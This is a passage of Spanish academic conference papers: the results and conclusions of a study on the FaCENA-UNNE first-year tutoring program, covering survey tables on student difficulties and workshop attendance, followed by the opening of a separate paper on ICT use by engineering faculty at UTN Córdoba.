- **Tutoría de área:** este campo de trabajo está orientado a un área de conocimiento específica. Consiste en desarrollar estrategias tendientes a generar en los alumnos el aprendizaje autónomo. El tutor en este caso tiene el rol de orientar y promover los aprendizajes académicos de los alumnos con la finalidad de optimizar su adquisición. Se realizan encuentros dedicados a un área específica del conocimiento, que combina las actividades tutoriales con el contacto con los docentes a cargo del curso [5]. Se implementan talleres sobre temas específicos de problemática recurrente.

- **Tutoría personalizada:** ante distintas problemáticas detectadas (inasistencia recurrente, frecuentes evaluaciones desaprobadas, etc), el tutor realiza entrevistas individuales, con el propósito de lograr un acercamiento a la realidad de cada estudiante. Esta acción permite efectuar intervenciones relativas a problemáticas particulares, orientando al tutorado. Cuando considere necesario, el tutor elevará la problemática a la Coordinación de las Tutorías. Ante situaciones que merezcan algún tipo de abordaje que escapa a su función, se solicitará la intervención del Gabinete Psico-pedagógico, que, en conjunto con los demás actores, trabajan para el logro del objetivo común. En estos casos, el tutor actúa bajo supervisión y es agente de derivación cuando el caso lo requiera.

2.2. Según el rol del tutor

- **Tutores pares:** alumnos avanzados en su trayecto académico. Se considera la ventaja de una mayor aproximación a la condición del alumno de primer año.
- **Docente tutor:** se destaca en este caso la experiencia docente.

2.3. Según la modalidad de contacto

- Tutoría presencial
- **Tutoría a distancia:** se establece contacto y seguimiento de los estudiantes a través de un aula virtual

Dada la diversidad de la población a la que está dirigido este Proyecto, se propone el siguiente esquema de responsabilidades para la concreción del mismo:

- **Coordinación General:** a cargo de la Subsecretaría de Planificación Académica. Se identifican las siguientes funciones: elaboración de la propuesta, definición de perfiles y selección de recursos humanos, planificación, coordinación y monitoreo de actividades, supervisión general, elaboración de informes generales.
- **Coordinación:** se designa un docente por área disciplinar (Informática, Matemática), cuya función es la de oficiar de nexo entre la Coordinación General y los tutores, supervisar y asegurar la efectiva realización de las tareas, atendiendo la necesidad de recursos, espacios físicos, etc., definición de un cronograma de actividades y horarios, elaboración de informe del área.
- **Tutores:** entre las acciones previstas se encuentran, dar a conocer los espacios de tutorías y sus objetivos, informar horarios e invitar a asistir a las tutorías, brindar información general relacionada a la vida

universitaria, realizar seguimiento de la evolución de los tutorados, registrando en planillas diseñadas a tal efecto que permiten el posterior análisis, proponer y dictar talleres sobre temas de problemática recurrente, que serán supervisados por los coordinadores, presentar informes de lo actuado para el monitoreo y seguimiento de la tarea realizada, asistir a reuniones periódicas organizadas por los coordinadores.

3. Implementación

El Proyecto de Tutorías FaCENA contempla el inicio de las actividades de acción tutorial en forma simultánea al inicio de actividades académicas regulares, con el doble propósito de establecer un vínculo temprano entre tutor y alumno, y dar a conocer el espacio de tutorías entre los docentes de las asignaturas de primer año, a fin de trabajar en forma conjunta.

Desde el inicio y a lo largo del ciclo lectivo el coordinador realiza reuniones con los tutores, a fin de establecer las actividades a llevarse a cabo, asegurar la comprensión de los objetivos, y proveerles de una guía de actividades, contactos, etc.

Los tutores reciben dos planillas (en formato digital), a fin de que registren la asistencia de los alumnos, los temas tratados, dificultades y observaciones. La sistematización de esta información permite posteriormente analizar la eficacia de las actividades desarrolladas y el logro de los objetivos. Es útil además como retroalimentación ante la necesidad de modificar alguna acción.

Se establecen los horarios por tutor y área, los que son ampliamente difundidos. Cada tutor tiene asignado dos horarios en la semana, de 2 horas cada uno, para los encuentros con los alumnos.

Inicialmente no se contaba con un espacio físico fijo, lo cual dificultaba en muchas oportunidades los encuentros. Actualmente se dispone de un espacio adecuadamente acondicionado, lo cual favorece ampliamente el desarrollo de las actividades, convirtiéndose en un lugar de referencia conocido por todos.

También se utiliza un aula virtual en la plataforma UNNE-Virtual, y si los tutores no cuentan con la capacitación pertinente, el personal de UNNE-Virtual les brinda capacitación en el Rol Tutorial Virtual.

Para evaluar el impacto de las acciones desarrolladas en el espacio de tutorías en la carrera Licenciatura en Sistemas de Información en la FaCENA-UNNE se elaboró un cuestionario para recabar la opinión de los estudiantes respecto de las tutorías, al final del ciclo lectivo 2016, una vez que los estudiantes cursaron todas las asignaturas del primer año. Para el cuestionario se utilizó Google Docs, y el link fue enviado a los alumnos por medio del aula virtual de Tutorías. Respondieron voluntariamente 89 alumnos cursantes de distintas asignaturas de primer año de la carrera.

4. Resultados

A continuación, se muestran los resultados obtenidos de la encuesta de opinión a los alumnos.

4.1. Contribución en aspectos actitudinales y metodológicos

Las acciones tutoriales previstas se orientaron, por un lado, a reforzar en los alumnos aspectos actitudinales, tales como la adaptación a la vida universitaria, conocer y aceptar sus fortalezas y debilidades, asumir responsabilidades, mantener la motivación y su interés para que no abandonen la carrera y, por otra parte, brindar métodos y técnicas como recursos metodológicos para facilitar el desarrollo de las actividades académicas.

Tabla 1: Aspectos actitudinales y metodológicos.

Aspectos	Nivel (1-menos / 5-más)				
	1	2	3	4	5
Adaptarme más rápidamente a la vida universitaria	12%	10%	34%	23%	21%
Conocerme y aceptar mis fortalezas y debilidades	11%	13%	35%	17%	24%
Desarrollar el sentido de la responsabilidad	4%	13%	32%	32%	19%
Desistir de abandonar la carrera cuando me sentí agobiado	14%	14%	19%	21%	32%
Organizar convenientemente mi tiempo de estudio	11%	31%	26%	19%	13%
Conocer y aplicar técnicas de estudio	8%	16%	26%	29%	21%
Adquirir habilidades para el estudio y trabajo en grupo	21%	30%	18%	20%	11%
Desarrollar competencias de lectura y escritura académica	12%	25%	31%	18%	14%
Mejorar la preparación para aprobar los parciales	2%	4%	15%	33%	46%

En la tabla 1 se puede observar que, dentro de los aspectos actitudinales, en primer lugar, se destaca “Desistir de abandonar la carrera”, que presenta un 53% sumados los valores de los niveles 4 y 5, correspondientes a los de mayor aporte. Luego le sigue “Desarrollar el sentido de la responsabilidad”, con 51%. Estos valores indican el

cumplimiento del principal objetivo de las tutorías: constituir un espacio de contención de los alumnos para que continúen con la carrera comprometiéndoles con este objetivo a través del desarrollo de responsabilidad con este compromiso.

Respecto de los aspectos metodológicos, se destaca el ítem “Mejorar la preparación para aprobar los parciales” (79% entre los niveles 4 y 5) y “Conocer y aplicar técnicas de estudio” (50% entre los niveles 4 y 5). Estos valores indican la importancia de brindar apoyo y recursos para apuntalar a los alumnos en el avance en la carrera.

Sin embargo, los aspectos vinculados con la organización del estudio y la adquisición de habilidades para el trabajo en grupo presentaron niveles de menor aporte, lo que indica la necesidad de una revisión de estos ítems para mejorar los resultados.

4.2. Incorporación a las actividades de tutoría

A fin de orientar las acciones y canales de difusión, se consultó a los alumnos en qué momento comenzaron a asistir a las tutorías, definiendo momentos críticos del ciclo académico: al inicio del cuatrimestre, antes del primer parcial, antes del segundo parcial y antes del examen final, teniendo en cuenta el cursado de las asignaturas del primer y segundo cuatrimestre del año lectivo (Fig. 1 y Fig.2).




Figura 1. Inicio de tutorías - 1° cuatrimestre




Figura 2. Inicio de tutorías - 2° cuatrimestre

Nótese que, en coincidencia con lo expresado precedentemente, los alumnos recurren al apoyo en mayor medida previo al primer examen parcial, tanto en el primero como en el segundo cuatrimestre.

4.3. Frecuencia de asistencia

La asistencia a las tutorías es voluntaria, y si bien se intenta la planificación de horarios en función de las actividades académicas obligatorias, esta tarea es difícil considerando que por el gran número de alumnos en cada asignatura los grupos se dividen generalmente entre 4 y 5 comisiones, los que a su vez deben asistir a distintos horarios de clases de teoría, práctico y laboratorio.

La figura 3, muestra la frecuencia de asistencia a las tutorías por cuatrimestre, en la que se observa que en ambos cuatrimestres en su mayoría los alumnos concurren entre 4 y 10 encuentros.




Figura 3. Frecuencia de asistencia a las tutorías

4.4. Dificultades

A fin de desarrollar estrategias enfocadas en los temas y conceptos que generan mayores dificultades a los alumnos, se les consultó acerca del nivel de dificultad en los distintos temas de cada asignatura. En cada asignatura se incorporó como dificultad el ítem “interpretación de consignas” dado que, en actividades orientadas a la resolución de problemas, comprender las consignas es crítico.

a) Dificultades Algoritmos y Estructuras de Datos I

De las dificultades señaladas, en la tabla 2 pueden observarse valores importantes en cuanto a los conceptos

más generales, tales como el manejo de unidades de medida de información, conversión entre sistemas numéricos y representación de la información, y un mayor nivel de dificultad en el manejo de archivos y la modularización, en cuanto a la resolución de problemas, lo cual puede verse afectado también por la dificultad manifestada en cuanto a la interpretación de consignas (27% en el nivel más alto).

Tabla 2- Algoritmos y Estructuras de Datos I.

Opciones	Nivel (1-menos / 5-más)				
	1	2	3	4	5
Interpretación de consignas	12%	18%	24%	19%	27%
Conversiones entre sistemas, suma, resta binaria, hexadecimal)	15%	25%	16%	16%	28%
Representación de entero, coma flotante	14%	25%	18%	27%	16%
estructuras condicionales/repetitivas	14%	14%	21%	25%	25%
procedimientos y funciones	8%	11%	25%	24%	32%
vectores y matrices	8%	18%	26%	26%	23%
Manejo de archivos	9%	14%	17%	25%	34%

b) Dificultades Algoritmos y Estructuras de Datos II.

En relación a esta asignatura, cuyo dictado es posterior a la asignatura del párrafo anterior, se observa que aún persiste la dificultad en la interpretación de consignas (28% niveles 3 y 4).

En cuanto a los temas específicos, la mayor dificultad se manifiesta en el tratamiento de estructuras compuestas dinámicas, búsqueda y ordenamiento, y en el corte de control, y un poco menos en Tipo Abstracto de Datos. Los valores se muestran en la tabla 3.

Tabla 3: Dificultades en Algoritmos y Estructuras de Datos II.

Opciones	Nivel (1-menos / 5-más)				
	1	2	3	4	5
Interpretación de consignas	7%	22%	28%	28%	15%
Repaso AED I	17%	23%	25%	25%	11%

Pila-cola estático	9%	18%	25%	27%	20%
Pila, Cola y Listas enlazadas con punteros	7%	11%	20%	34%	28%
Corte de control	10%	12%	20%	31%	27%
Tipo Abstracto de Datos	13%	27%	18%	27%	15%
Recursividad	8%	18%	30%	25%	18%
Búsqueda y ordenamiento	9%	13%	20%	39%	20%
Árboles	11%	20%	12%	29%	28%

c) Dificultades en Álgebra

En la tabla 4 se muestran las dificultades de la asignatura.

Tabla 4: Dificultades en Álgebra

Opciones	Nivel (1-menos / 5-más)				
	1	2	3	4	5
Interpretación de consignas	11%	21%	29%	11%	29%
Comprensión del lenguaje matemático	13%	18%	29%	22%	18%
Diferenciación de conjuntos numéricos	8%	23%	29%	17%	23%
Interpretación de estructuras algebraicas	12%	14%	22%	24%	29%
Función techo y piso	6%	13%	27%	19%	34%
Sistemas de ecuaciones	7%	16%	22%	22%	33%
Operaciones con estructuras algebraicas completas	4%	20%	32%	20%	25%
Gráficos de funciones	11%	21%	26%	25%	17%
Tablas estructuras finitas	5%	21%	28%	19%	28%
Análisis combinatorio)	10%	19%	31%	23%	17%
Conjuntos asociados a problemas cotidianos	10%	15%	29%	29%	17%

En relación a esta asignatura, los alumnos también manifiestan una importante dificultad en la interpretación de consignas, lo cual se perfila como un problema transversal a todos los espacios curriculares. Adicionalmente, expresan también inconvenientes en grado tanto menor con la comprensión del lenguaje matemático.

Entre los temas específicos, sobresale la dificultad con la función techo y piso, la resolución de sistemas de ecuaciones, las tablas de estructuras finitas y las estructuras algebraicas.

En menor grado manifiestan dificultades con conjuntos numéricos, polinomios, gráfico de funciones, análisis combinatorio y operaciones entre conjuntos asociados a problemas cotidianos,

d) Dificultades Lógica y Matemática Computacional

Como se observa en la tabla 5, surge la dificultad con la interpretación de consignas como en los otros espacios.

En mayor grado se observan dificultades con ecuaciones de recurrencia y sucesiones, y grafos. Le siguen el álgebra de Boole, y la lógica difusa y de predicados. En menor grado expresan problema con relaciones matemáticas y sus clasificaciones, y la lógica clásica.

Tabla 5: Dificultades Lógica y Matemática Computacional

Opciones	Nivel (1-menos / 5-más)				
	1	2	3	4	5
Interpretación de consignas	12%	24%	28%	12%	24%
Comprensión modelos matemáticos	11%	15%	28%	21%	26%
Álgebra de Boole	4%	15%	26%	26%	28%
Lógica Clásica y su aplicación	6%	14%	28%	26%	26%
Lógica Difusa y su aplicación	8%	14%	26%	22%	30%
Lógica de predicados	2%	18%	27%	22%	31%
Ecuaciones de recurrencia y sucesiones	6%	10%	23%	19%	42%
Relaciones matemáticas	6%	10%	29%	31%	23%
Teoría de grafos	8%	8%	23%	26%	36%
Aplicaciones de grafos	4%	10%	22%	28%	36%

4.5. Talleres específicos

En forma complementaria a las actividades regulares de tutorías, se ofrecen talleres sobre temas específicos, planificados según el avance de los temas desarrollados en las asignaturas y la proximidad de exámenes parciales

y finales, previa articulación con los responsables de las asignaturas.

a) Talleres sobre temas de las asignaturas Algoritmos y Estructuras de Datos I y II

Se desarrollaron talleres sobre aquellos temas que presentan mayor cantidad de consultas por parte de los alumnos.

En la tabla 6, se muestran los talleres que despiertan mayor interés en los alumnos, ordenados de mayor a menor por asistencia. Puede observarse que el manejo de archivos es un tema que representa bastante dificultad para los alumnos, tanto desde el punto de vista de la iteración, como lo relacionado específicamente a la sintaxis en cuanto a la declaración de las estructuras y a las instrucciones de apertura/cierre y lectura/escritura.

También se observa una alta participación en el taller de estructuras de control, primera dificultad con la que se encuentran los estudiantes en la introducción a la programación estructurada.

El examen final de la asignatura Algoritmos y Estructuras de Datos I generalmente es la primera experiencia de los alumnos en cuanto a un examen universitario. Los alumnos en general desconocen la modalidad de un examen final, y la forma de estudiar. En numerosas oportunidades, en la instancia de examen, manifiestan que se presentaron "... para ver cómo es el examen". Para disminuir la ansiedad de los alumnos ante la incertidumbre sobre el examen se ofrece el taller "Tips para rendir un examen final...". Participan los responsables de las asignaturas, quienes comentan la modalidad del examen, y en algunos casos, se realiza una simulación con la participación de los alumnos. Adicionalmente, el personal del Gabinete Psicopedagógico ofrece recomendaciones para tener en cuenta durante la preparación del examen final. Lamentablemente, no hay una alta participación de los alumnos en el mismo.

Tabla 6: Talleres sobre temas de las asignaturas Algoritmos y Estructuras de Datos I y II

Taller	Asistentes
Manejo de archivos en lenguaje C	47
Estructuras de control	44
Arboles	35
Recursividad	27
Corte de control de archivos	26
Búsqueda	21
Ordenamiento	20
Tips para rendir el final de AED	18

b) Talleres sobre temas de Álgebra

Álgebra es la primera asignatura de la carrera en el área matemática. El porcentaje de aprobados en esta asignatura es históricamente bajo, por lo cual se observa con satisfacción la alta participación de los alumnos en todos los talleres. En la tabla 7 se muestra la cantidad de asistentes en cada uno de los talleres. Se destaca la asistencia al taller de manejo avanzado de la calculadora, habilidad muy útil y complementaria para un mejor desempeño en esta asignatura.

Tabla 7: Talleres sobre temas de Álgebra

Talleres de resolución de problemas	Asistentes
Funciones avanzadas de la calculadora	57
Taller de Combinatoria (1º parcial)	49
Función techo y piso: Aplicaciones	41
Sistemas de Ecuaciones y Espacios Vectoriales (2º parcial)	40
Polinomios y Operaciones con Matrices (2º parcial)	38
Tips para rendir el examen final (Condición Libre - Regular)	38

c) Talleres para el fortalecimiento de temas de Álgebra previo inicio segundo cuatrimestre

La asignatura Lógica y Matemática Computacional se dicta en el segundo cuatrimestre del primer año, con posterioridad a Álgebra, y no presenta restricciones de correlatividad con esta. Para mejorar las condiciones de los alumnos que no regularizaron Álgebra, se ofrecen talleres de algunos temas puntuales de esta materia. En la tabla 8 se puede observar que en general los alumnos no aprovechan esta oferta, podría ser por problemas de comunicación porque están concentrados en organizarse para el cuatrimestre o los alumnos, al no regularizar Álgebra, dejan la carrera o la suspenden hasta el siguiente año.

Tabla 8: Talleres fortalecimiento de temas de Álgebra

Taller	Asistentes
Funciones	20
Sistemas de ecuaciones y Subespacios	15
Relaciones entre conjuntos- Propiedades	14

d) Talleres sobre temas de Lógica y Matemática Computacional (LMC)

En la tabla 9 se muestra la cantidad de asistencias a los distintos temas de Lógica y Matemática Computacional, entre los que se destaca el interés por un apoyo complementario para Grafos y Multigrafos y Ecuaciones de Recurrencia y Ecuaciones Diofánticas.

Tabla 9: Talleres sobre temas de LMC

Talleres de resolución de problemas	Asistentes
Grafos y Multigrafos	50
Ecuaciones de recurrencia	31
Ecuaciones Diofánticas	31
Dígrafos: representación y propiedades	29
Álgebra de Boole	28
Lógica difusa	28
Lógica de predicados	19
Lógica proposicional	15

e) Talleres orientados a aspectos actitudinales y metodológicos

Estos talleres están orientados a brindar técnicas y métodos de estudio, como así también, charlas motivadoras para fortalecer la tolerancia a la frustración y otros sentimientos que muchas veces desmotivan a los alumnos.

En la tabla 10 se observan los resultados de la convocatoria. Se puede observar que los talleres que apuntan a lo actitudinal, las vocaciones, y a las habilidades necesarias para una mejor adaptación a la vida universitaria, son los menos concurridos. Para despertar el interés de los alumnos, se crearon nombres llamativos, tales como “Programación orientada al sujeto: SE++”, taller orientado a brindar información sobre las competencias profesionales relacionadas con el perfil del Licenciado en Sistemas de Información, de forma de fomentar el desarrollo de las mismas y promover la identificación de los alumnos con el rol y quehacer profesional. Los estudiantes participaron con entusiasmo de este taller, en el cual, por ejemplo, se les propone trabajar en equipo, una competencia clave para el desarrollo de software.

Por otra parte, atendiendo a la problemática de la interpretación de consignas detectada por los docentes y manifestada explícitamente por los estudiantes, se ofreció el taller “Comprensión lectora y producción escrita”, cuyo propósito es precisamente fortalecer este aspecto. Se observó una alta participación en este taller.

Tabla 10: Talleres orientados a lo actitudinal

Taller	Asistentes
Comprensión lectora y producción escrita	50
Programación orientada al sujeto: SE++	32
Fortaleza y debilidades para el éxito en la Universidad	20

4.6. Grado de contribución para los distintos espacios curriculares

En el primer año de la carrera Licenciatura en Sistemas de Información, las asignaturas abordan conceptos de las disciplinas Matemática (Álgebra y Lógica y Matemática Computacional) y de la disciplina Informática (Algoritmos I y Algoritmos II). Se consultó a los alumnos en qué grado consideraban que las acciones tutoriales contribuyeron a su desempeño en estas asignaturas. Se destaca que el aporte más significativo fue en las asignaturas de Matemática, tal como se muestra en la Fig. 5. En Informática el aporte más significativo fue en AED1.




Figura 4. Contribución de las tutorías en las asignaturas de la disciplina Informática.




Figura 5. Contribución de las tutorías en las asignaturas de la disciplina Matemática.

Conclusiones

En este trabajo se describió la modalidad de tutoría que se realiza en FaCENA-UNNE, como propósito institucional. En particular se aborda el caso de los estudiantes de la Licenciatura en Sistemas de Información, una de las carreras con mayor cantidad de ingresantes, la cual presenta también un desgranamiento de más del 40%. Si bien se sabe que este indicador responde a variadas y complejas razones, la institución entiende que la acción tutorial puede ofrecer contención y apoyo a los estudiantes para que no desistan de sus objetivos de formación universitaria.

Los resultados obtenidos avalan esta presunción, los alumnos valoran el apoyo brindado y aprovechan en gran medida las actividades orientadas a resolver las dificultades sobre temas curriculares específicos.

La información obtenida se constituye en un importante feedback para mejorar las propuestas y trabajar sobre los aspectos que no se han resuelto totalmente.

5. Referencias

[1] "Bajo rendimiento. La deserción de los primeros años, clave para mejorar los resultados". Disponible en: <http://www.puntal.com.ar/noticia.php?id=41026>

[2] Viale Tudela, H. E. "Una aproximación teórica a la deserción estudiantil universitaria". [RIDU]: Revista Digital de Investigación en Docencia Universitaria Dic. 2014 - Año 8 - Nro. 1. ISSN: 2223 - 2516

[3] Paso, M.; Carrera, M.C.; Felipe, C.; Anthonioz Blanc, L.; Testa, G. (2014). "Formación de tutores en la educación superior universitaria2. IV Congreso Internacional Nuevas Tendencias en la Formación Permanente del Profesorado, 15, 16 y 17 de diciembre de 2014, Ciudad de Buenos Aires, Argentina. En Memoria Académica. Disponible en: http://www.memoria.fahce.unlp.edu.ar/trab_eventos/ev.6550/ev.6550.pd

[4] Itkin, S; Rodriguez, N; Hereñú L. L. "El programa de tutoría en la construcción de la identidad docente". II Congreso Internacional sobre profesorado principiante e inserción profesional a la docencia. Buenos Aires. 2010.

[5] Malbrán, M. C. "La tutoría en el nivel universitario". Revista de Informática Educativa y Medios Audiovisuales Vol. 1(1), págs. 5-11. 2004. ISSN 1667-8338 © LIE-FI-UBA.

[6] Capelari, M.I. "Las configuraciones del rol del tutor en la universidad argentina: aportes para reflexionar acerca de los significados que se construyen sobre el fracaso educativo en la educación superior". Revista Iberoamericana de Educación. ISSN: 1681-5653. n.º 49/8 – 10 de julio de 2009. EDITA: Organización de Estados Iberoamericanos para la Educación, la Ciencia y la Cultura (OEI).

[7] Erausquin, C. "Configuraciones del rol del tutor en el inicio de la vida universitaria: un sistema de actividad, sus significados y prácticas". IV Congreso Nacional y II Internacional de Investigación Educativa "Sociedad, Cultura y Educación". Una mirada desde la desigualdad educativa. Facultad de Ciencias de la Educación. Universidad Nacional del Comahue. Argentina. 18, 19 y 20 de abril de 2007. ISBN 978-987-604-305-8.

[8] Wierszylo, L. R., Stefanoni, M. "Plan Estratégico 2012 - Sistema Institucional de Tutoría". UTN Buenos Aires.

[9] "Espacio Tutorial". Publicación del Área Tutoría. Facultad de Ciencias Exactas, Ingeniería y Agrimensura de la Universidad Nacional de Rosario. Nº 1, 2 y 3. 2 Nº 1, ° 1, 2 y 3. 2 Nº 1, 2 y 3. 2011.

La Inclusión de las TIC en las Prácticas de Enseñanza de los Docentes Universitarios

Mgter. Andrés R. Kabusch

Departamento de Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional – Facultad Regional Córdoba
arkabusch@gmail.com

Mgter. Valerio Frittelli

Departamento de Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional – Facultad Regional Córdoba
vfrittelli@gmail.com

Abstract

El siguiente artículo presenta un resumen de la investigación homónima realizada como Tesis de Maestría en Docencia Universitaria, siendo los autores el maestrando y director respectivamente. Tal investigación se basó, fundamentalmente, en el análisis de la inclusión de las TIC en las prácticas de enseñanza de los docentes universitarios, a partir de un estudio descriptivo realizado en un contexto concreto de trabajo académico: los docentes de la carrera de Ingeniería en Sistemas de Información de la Facultad Regional Córdoba de la UTN. Los resultados permitieron visualizar que el problema de la inclusión de tecnología en las aulas universitarias es complejo y multifacético, lo que permitió establecer conexiones concretas entre los diferentes enfoques teóricos relacionados con la enseñanza con TIC y la realidad descrita a partir de los datos obtenidos en la investigación. Se utilizó un enfoque de carácter mixto, con el uso de encuestas a docentes y entrevistas a coordinadores de cátedra. Se resumen a continuación el problema y objetivos de la investigación, algunos fundamentos teóricos fundamentales, el diseño metodológico y los resultados y sus respectivos análisis, con las conclusiones pertinentes.

1. Presentación de la Problemática

Frente a las circunstancias actuales relacionadas con la expansión y desarrollo de las llamadas “Nuevas Tecnologías de la Información y la Comunicación”, cuya sigla abreviada suele

denotarse como NTIC o simplemente TIC, y poniendo el foco, principalmente, en lo que se refiere a la utilización de Internet en la producción, difusión y comunicación de información y los impactos que ello genera, podemos ver claramente que la educación en general y la educación superior en particular, se encuentran en un proceso de estudio, adaptación, reformulación y cuestionamiento permanente en relación con la inclusión de estas nuevas herramientas en los procesos de enseñanza y aprendizaje.

Numerosas investigaciones dan cuenta de la problemática desde diferentes perspectivas y dimensiones poniendo en juego, de forma común, que el problema de la utilización de las TIC en la enseñanza en general, y en particular en la enseñanza universitaria, es un importante foco de atención en estos momentos.

En ese contexto, la presente propuesta apuntó a plantear algunos interrogantes teniendo como foco principal la indagación acerca de si las TIC están siendo incluidas en los diferentes procesos de enseñanza-aprendizaje en el trabajo universitario. La pretensión principal es poder elaborar una descripción de la cuestión en relación a un ámbito y a un contexto particular de trabajo: los docentes de la carrera de Ingeniería en Sistemas de Información de la Facultad Regional Córdoba de la UTN. Tal pretensión cobra significado a partir del siguiente planteo: la producción de trabajos de investigación y publicaciones relacionadas con el uso de las TIC en la educación superior es muy significativa y fue muy significativa en la última década, sobre todo desde el momento en que muchas instituciones universitarias comenzaron a diseñar

estrategias de aprovisionamiento de recursos para tales fines y espacios de trabajo para capacitar y promover entre sus docentes la incorporación de esos recursos en la enseñanza.

Una rápida pero abarcativa mirada y una lectura de variadas publicaciones muestra que muchas de las investigaciones dan cuenta de diversos aspectos relacionados con la inclusión de las TIC en la educación superior, desde aquellos que muestran y prueban las ventajas o inconvenientes de utilizar ciertas herramientas, hasta aquellas que comentan experiencias concretas, pasando por un sinnúmero de investigaciones que analizan desde diferentes perspectivas teóricas la influencia del uso de herramientas TIC en los nuevos modos de enseñanza y aprendizaje.

A partir de lo anterior, se planteó como una necesidad la posibilidad de aportar al conocimiento acerca de la problemática general en cuestión una mirada más concreta en relación a la manera en que las TIC se están utilizando en un tiempo y un espacio concreto y las diferentes alternativas de análisis que ello puede plantear. La intención manifiesta de tomar, por así decirlo, una “fotografía” de la situación actual.

2. Problema y Objetivos de la Investigación

El Problema de Investigación

La investigación pretendió responder los siguientes interrogantes, con los que se intentará delimitar la problemática:

- ¿En qué medida los docentes utilizan las herramientas que proveen las TIC en sus prácticas de enseñanza?
- ¿Cuáles son las motivaciones principales por las cuales se utilizan (o no) las TIC?
- ¿Qué acciones se proyectan implementar a futuro en relación con el uso de TIC en las prácticas de enseñanza?

Tales interrogantes pretendieron delinear una problemática general relacionada con establecer una descripción de la cuestión de la inclusión de las TIC en los procesos de enseñanza.

Delimitando aún más las preguntas arriba planteadas resulta interesante plantear los siguientes tópicos:

- Tipo de herramientas utilizadas en las prácticas docentes.
- Frecuencia de utilización de las mismas.
- Motivos por los cuales se utilizan las TIC.
- Motivos por los cuales no se utilizan las TIC.
- Utilización del campus virtual.
- Tipo de utilización.
- Cuestiones que influyen en el uso de las TIC

en las prácticas docentes.

- Proyección a futuro, en relación al uso.

Objetivos de la Investigación

A partir de ello se pudieron delinear los siguientes objetivos generales:

- Analizar si las TIC se incluyen en las prácticas de los docentes para poder elaborar una descripción concreta del uso de las mismas.
- Describir los principales usos que se realizan de ellas con el fin de poder relacionar esa utilización con los modelos de enseñanza subyacentes en las prácticas.
- Identificar los diferentes motivos por los cuales los docentes utilizan (o no) las TIC en sus prácticas de enseñanza para poder con ello describir cuáles son las principales cuestiones que se ponen en juego en el momento de desarrollarlas.

El estudio se realizó, fundamentalmente, a partir de la descripción y sistematización de las visiones de los docentes y los coordinadores de cátedra, como responsables de la modalidad académica de la misma. Debe quedar perfectamente aclarado que la intención fundamental es establecer un cuadro de situación, un punto de partida que ofrezca un panorama concreto, en un tiempo y espacio determinado en el contexto establecido.

A partir de lo anterior, es posible delimitar los siguientes objetivos específicos:

- Identificar y clasificar las herramientas TIC utilizadas por los docentes.
- Describir los motivos por los cuales utilizan tal o cuál herramienta.
- Describir la frecuencia con la que se utilizan las diferentes aplicaciones y/o recursos.
- Describir las visiones que los docentes y las cátedras poseen en relación a la inclusión de las TIC en las prácticas docentes.
- Identificar los motivos por los cuales los docentes no utilizan las TIC.
- Relacionar el uso de las diferentes herramientas con el tipo de práctica docente realizada por cada docente o cátedra.
- Analizar posibles cambios y/o proyecciones a futuro en relación con su utilización.

3. Rastreo de Antecedentes

Como introducción, se considera central destacar el siguiente aporte, en el que se expone un panorama respecto del análisis de la inclusión de las TIC en las prácticas educativas:

“[...] carecemos de un corpus teórico suficientemente sistematizado que explique el

conjunto de fenómenos y factores asociados no sólo con la generalización de las TIC a gran escala en los sistemas escolares, sino también que explique o conceptualice cómo se generan procesos de innovación y mejora educativa trabajando con ordenadores en los centros y aulas.” [1]

Otra mirada muy significativa en relación al impacto de las TIC en la educación, sobre todo en relación a la inclusión de tecnología y de recursos informáticos en las instituciones:

“Los niveles de uso de la tecnología en el entorno escolar son extremadamente bajos, hasta el punto de que no pueden equipararse a los que los propios alumnos desarrollan fuera del entorno escolar. Las cifras disponibles arrojan un balance pobre en cuanto al uso [...]. Es posible que tanto las ratios de alumnos por ordenador como las condiciones de los equipamientos, así como la inevitable obsolescencia de una parte del parque instalado, sean razones de peso, pero probablemente las más importantes tienen que ver, como se ha indicado, con las percepciones que los docentes tienen acerca de la efectividad de su uso, probablemente porque no han disfrutado ni de la formación pedagógica apropiada, ni de los incentivos profesionales indicados.” [12]

Como puede verse en la cita textual, el autor propone una mirada que pone de manifiesto que, tal como se presupone generalmente, la inclusión de las TIC no es una cuestión relacionada solo con el aprovisionamiento de recursos informáticos. El papel del docente y la concepción de enseñanza relacionada son centrales.

